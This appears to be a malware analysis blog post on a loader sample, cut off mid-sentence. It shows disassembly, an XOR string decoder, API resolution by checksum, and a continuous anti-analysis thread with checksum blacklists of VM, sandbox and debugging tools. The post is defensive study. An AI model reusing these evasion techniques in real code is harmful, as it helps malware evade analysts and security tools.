


```
00BA633A  .  8BF8         MOV EDI,EAX
00BA633C  .  85FF         TEST EDI,EDI
00BA633E  .v 74 0D        JE SHORT abgrcnq.00BA634D
00BA6340  .  56           PUSH ESI                     ┌Arg3 = 000000B4
00BA6341  .  FF75 08      PUSH [ARG.1]                 │Arg2 = 0241FD50
00BA6344  .  57           PUSH EDI                     │Arg1 = 00280000
00BA6345  .  E8 28FFFFFF  CALL abgrcnq.00BA6272        └abgrcnq.00366272
00BA634A  .  83C4 0C      ADD ESP,0xC
00BA634D  >  8BC7         MOV EAX,EDI
00BA634F  .  5F           POP EDI                      00280000
00BA6350  .  5E           POP ESI                      00280000
00BA6351  .  5D           POP EBP                      00280000
00BA6352  .  C3           RETN

ESP=0241FD1C

Address   Hex dump                                         ASCII
00280000  48 00 65 00 64 00 6F 00 75 00 68 00 67 00 68 00  H.e.d.o.u.h.g.h.
00280010  64 00 73 00 01 00 01 00 01 00 01 00 01 00 01 00  d.s.☺.☺.☺.☺.☺.☺.
00280020  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280030  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280040  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280050  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280060  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280070  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280080  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
00280090  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
002800A0  01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ☺.☺.☺.☺.☺.☺.☺.☺.
002800B0  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ☺...............
```

First, the obfuscated string is written to the dynamically loaded memory by a dedicated function. Then, it is decrypted using a simple, XOR-based algorithm:


```python
def decode(data):
    maxlen = len(data)
    decoded = bytearray()
    for i in range(0, maxlen):
        dec = data[i] ^ 1
        decoded.append(dec)
    return decoded
```

The same string after decryption:




```
00BA1E69  .  59          POP ECX                               abgrcnq.00BA326E
00BA1E6A  .  59          POP ECX                               abgrcnq.00BA326E
00BA1E6B  .  33C9        XOR ECX,ECX
00BA1E6D  >  66:833448 01 XOR WORD PTR DS:[EAX+ECX*2],0x1
00BA1E72  .  41          INC ECX
00BA1E73  .  3B4D 0C     CMP ECX,[ARG.2]
00BA1E76  .^ 76 F5       JBE SHORT abgrcnq.00BA1E6D
00BA1E78  .  5D          POP EBP                               abgrcnq.00BA326E
00BA1E79  .  C3          RETN
00BA1E7A  $  55          PUSH EBP
00BA1E7B  .  8BEC        MOV EBP,ESP

Return to 00BA326E (abgrcnq.00BA326E)

Address  Hex dump                                         ASCII
00280000 49 00 64 00 65 00 6E 00 74 00 69 00 66 00 69 00  I.d.e.n.t.i.f.i.
00280010 65 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00  e.r.............
00280020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00280090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002800A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
002800B0 00 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  ..0.0.0.0.0.0.0.
002800C0 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
002800D0 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
002800E0 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
002800F0 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280100 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280110 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280120 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280130 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280140 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280150 01 00 01 00 01 00 01 00 01 00 01 00 01 00 01 00  0.0.0.0.0.0.0.0.
00280160 01 00 01 00 01 00 01 00 01 00 00 00 00 00 00 00  0.0.0.0.0.......
```

Most of the API calls are also dynamically resolved. Example:



```
0100613D  >  PUSH 0x60AC7E39
01006142  .  PUSH EBX
01006143  .  CALL uu_dump.0100156D          load_function_by_checksum
01006148  .  POP ECX
01006149  .  POP ECX
0100614A  .  PUSH EDI
0100614B  .  PUSH EDI
0100614C  .  PUSH EDI
0100614D  .  PUSH uu_dump.0100142F
01006152  .  PUSH EDI
01006153  .  PUSH EDI
01006154  .  CALL EAX                       kernel32.CreateThread
```

Tracing API calls helps to understand the programs's functionality. For this reason, the authors of this malware file implemented some of the functions without using API calls at all. In the below example you can see the function *GetLastError()* implemented by reading a low-level structure: Thread Envioroment Block (TEB):




```
01001E41  $  PUSH EBP                               get_last_error
01001E42  .  MOV EBP,ESP
01001E44  .  PUSH ECX
01001E45  .  AND [LOCAL.1],0x0
01001E49  .  MOV EAX,DWORD PTR FS:[0x18]            TEB address
01001E4F  .  MOV EAX,DWORD PTR DS:[EAX+0x34]        LastErrorValue
01001E53  .  MOV [LOCAL.1],EAX
01001E56  .  MOV EAX,[LOCAL.1]
01001E59  .  LEAVE
01001E5A  .  RETN
```

Functionality


In order to prevent from being executed more than once, the loader creates a mutex with a name that is hardcoded in the binary: *1ViUVZZXQxx*.

The primary task of the loader is to check the environment, in order to make sure that the execution is not being watched. But, in contrary to most of the malware, the check is not just done once. There is a dedicated thread deployed:



```
01006142  .  PUSH EBX
01006143  .  CALL uu_dump.0100156D          load_function_by_checksum
01006148  .  POP ECX
01006149  .  POP ECX
0100614A  .  PUSH EDI
0100614B  .  PUSH EDI
0100614C  .  PUSH EDI
0100614D  .  PUSH uu_dump.0100142F          deploy_environment_check
01006152  .  PUSH EDI
01006153  .  PUSH EDI
01006154  .  CALL EAX                       kernel32.CreateThread
```

It runs checks in a never ending loop:




```
while ( 1 )
{
  if ( (unsigned __int8)search_blacklisted_process() || (unsigned __int8)search_blacklisted_module() )
    ++v1;
  if ( (unsigned __int8)is_debugger_present() || (unsigned __int8)tick_count_check() )
    ++v1;
  if ( (unsigned __int8)check_blacklisted_dos_device() )
    ++v1;
  if ( v1 )
    break;
  enum_windows = (void (__thiscall *)(int))load_api_func(2, 0x6D15BBBD);
  enum_windows(callback_hide_blacklisted_apps);
  wait_for_thread(1500);
}
```

If at any time, the loader detects i.e. some blacklisted process being deployed, execution is terminated.

Examples of the checks performed:

1. Enumerates through the list of the running processes (using dynamically loaded functions *CreateToolhelp32Snapshot* – *Process32First*– *Process32Next*). Calculates checksum from each retrieved process name and compares it with the built-in blacklist:



```
012D1069     PUSH ESI                                   checksums_list:
012D106A     MOV DWORD PTR SS:[EBP-0x24],0x6169078A
012D1071     MOV DWORD PTR SS:[EBP-0x20],0x47000343
012D1078     MOV DWORD PTR SS:[EBP-0x1C],0xC608982D
012D107F     MOV DWORD PTR SS:[EBP-0x18],0x46EE4F10
012D1086     MOV DWORD PTR SS:[EBP-0x14],0xF6EC4B30
012D108D     MOV DWORD PTR SS:[EBP-0x10],0xB1CBC652    vboxservice.exe
012D1094     MOV DWORD PTR SS:[EBP-0xC],0x6D3E6FDD
012D109B     MOV DWORD PTR SS:[EBP-0x8],0x583EB7E8
012D10A2     MOV DWORD PTR SS:[EBP-0x4],0xC03EAA65
012D10A9     XOR ESI,ESI
012D10AB     PUSH DWORD PTR SS:[EBP+ESI*4-0x24]
012D10AF     CALL uu.012D6D21                           search_process_by_checksum
012D10B4     POP ECX
012D10B5     CMP AL,0x1
012D10B7  v  JE SHORT uu.012D10C4                       blacklisted_process_found
012D10B9     INC ESI
012D10BA     CMP ESI,0x9
012D10BD  ^  JB SHORT uu.012D10AB
012D10BF     XOR AL,AL
012D10C1     POP ESI
012D10C2     LEAVE
012D10C3     RETN
```

The blacklisted checksums:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters


Show hidden characters

```
0x6169078A
0x47000343
0xC608982D
0x46EE4F10
0xF6EC4B30
0xB1CBC652 ; vboxservice.exe
0x6D3E6FDD ; vboxtray.exe
0x583EB7E8
0xC03EAA65
```

view raw

processes_blacklist.txt

Implementation of the function searching blacklisted processes – as we can see, every function is loaded dynamically with the help of a corresponding checksum:



```
00406D2C push    18577685h
00406D31 push    1
00406D33 xor     ebx, ebx
00406D35 call    load_function_by_checksum
00406D3A pop     ecx
00406D3B pop     ecx
00406D3C push    ebx
00406D3D push    2
00406D3F call    eax             ; CreateToolhelp32Snapshot
00406D41 mov     esi, eax
00406D43 cmp     esi, 0FFFFFFFFh
00406D46 jnz     short loc_406D4C
```

```
00406D4C
00406D4C loc_406D4C:
00406D4C mov     [ebp+var_22C], 22Ch
00406D56 push    0E81B808h       ; Process32First_checksum
00406D5B jmp     short loc_406D74
```

```
00406D74
00406D74 loc_406D74:
00406D74 push    1
00406D76 call    load_function_by_checksum
00406D7B pop     ecx
00406D7C pop     ecx
00406D7D lea     ecx, [ebp+var_22C]
00406D83 push    ecx
00406D84 push    esi
00406D85 call    eax             ; Process32First/Process32Next
00406D87 test    eax, eax
00406D89 jnz     short loc_406D5D
```

```
00406D5D
00406D5D loc_406D5D:
00406D5D lea     eax, [ebp+var_208]
00406D63 push    eax
00406D64 call    calc_process_name_checksum
00406D69 pop     ecx
00406D6A cmp     eax, [ebp+blacklisted_checksum]
00406D6D jz      short blacklisted_found
```


```
00406D8B jmp     short loc_406D8F
```

```
00406D8D
00406D8D blacklisted_found:
00406D8D mov     bl, 1
```

```
00406D6F push    0ABE5123Fh      ; Process32Next_checksum
```

2. Searches blacklisted modules within the current process (using dynamically loaded functions *CreateToolhelp32Snapshot – Module32First– Module32Next*). Similarly, it calculates the checksum from each retrieved process name and compares it with the built-in blacklist.

Checksum calculation algorithm (implementation):



```
01001EA5  .    POP ECX
01001EA6  .    TEST AL,AL
01001EA8  .v   JE SHORT uu_dump.01001EAE
01001EAA  .    XOR EAX,EAX
01001EAC  .v   JMP SHORT uu_dump.01001ECA
01001EAE  >    MOVZX ECX,WORD PTR DS:[ESI]
01001EB1  .    XOR EAX,EAX
01001EB3  .    MOV EDX,ESI
01001EB5  .v   JMP SHORT uu_dump.01001EC5
01001EB7  >    MOVZX ECX,CX
01001EBA  .    ROL EAX,0x7
01001EBD  .    XOR EAX,ECX
01001EBF  .    ADD EDX,0x2
01001EC2  .    MOVZX ECX,WORD PTR DS:[EDX]
01001EC5  >    TEST CX,CX
01001EC8  .^   JNZ SHORT uu_dump.01001EB7
01001ECA  >    POP ESI
01001ECB  .    POP EBP
01001ECC  .    RETN

EAX=00000000

Address   Hex dump                 ASCII
0095F73C  6B 00 65 00 72 00 6E 00  k.e.r.n.
0095F744  65 00 6C 00 62 00 61 00  e.l.b.a.
0095F74C  73 00 65 00 2E 00 64 00  s.e...d.
0095F754  6C 00 6C 00 00 00 00 00  l.l.....
0095F75C  00 00 00 00 00 00 00 00  ........
```

The blacklisted checksums:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

```
0x1C669D6A
0xC2F56A18
0xC106E17B
0x5608BCC4
0x6512F9D0
0xC604D52A ; snxhk.dll
0x4D0651A5
0xAC12B9FB ; sbiedll.dll
0x5B747561
0x53309C85
0xE53ED522
```

view raw

modules_blacklist.txt


hosted with ❤ by GitHub

3, Checking if the process is under the debugger, using: *IsDebuggerPresent*, *CheckRemoteDebuggerPresent*

4. Detecting single-stepping with the help of time measurement, using *GetTickCount – Sleep – GetTickCount*

5. Anti-VM check with the help of detecting blacklisted devices – using *QueryDosDevices* i.e. VBoxGuest

6. Searching and hiding blacklisted windows by their classes – using *EnumWindows – GetClassName* (i.e. *procexpl*)



```
00401164 add     esp, 0Ch
00401167 push    104h
0040116C push    edi
0040116D push    [ebp+arg_0]
00401170 call    eax             ; GetClassNameW
00401172 test    eax, eax
00401174 jz      short loc_4011A2
```

```
00401176 push    esi
00401177 xor     esi, esi
```

```
00401179
00401179 loc_401179:
00401179 push    edi
0040117A call    calc_name_checksum
0040117F pop     ecx
00401180 cmp     eax, [ebp+esi*4+var_2C]
00401184 jnz     short not_found
```

```
00401186 push    0C98B9E00h      ; blacklisted_found
0040118B push    2
0040118D call    load_api_func
00401192 pop     ecx
00401193 pop     ecx
00401194 push    0               ; SW_HIDE
00401196 push    [ebp+arg_0]
00401199 call    eax             ; ShowWindow
```

```
0040119B
0040119B not_found:
0040119B inc     esi
0040119C cmp     esi, 0Bh
0040119F jb      short loc_401179
```

The blacklisted checksums:

This file contains bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters.
Learn more about bidirectional Unicode characters

Show hidden characters

```
0xFE9EA0D5
0x6689BB92
0x3C5FF312 ; procexpl
0x9B5A88D9 ; procmon_window_class
0x4B4576B5
0xAED304FC
0x225FD98F
0x6D3FA1CA
0xCF388E01
0xD486D951
0x39177889
```


view raw

windows_blacklist.txt

hosted with ❤ by GitHub


In another thread, the malware performs operations related to the bot installation – adding a task to the Windows Scheduler, adding exclusions to the Firewall etc.

Finally, it unpacks the final payload and runs it with the help of the Run PE method. First, it creates another instance of its own:



Base	Size	Entry	Name	File version	Path
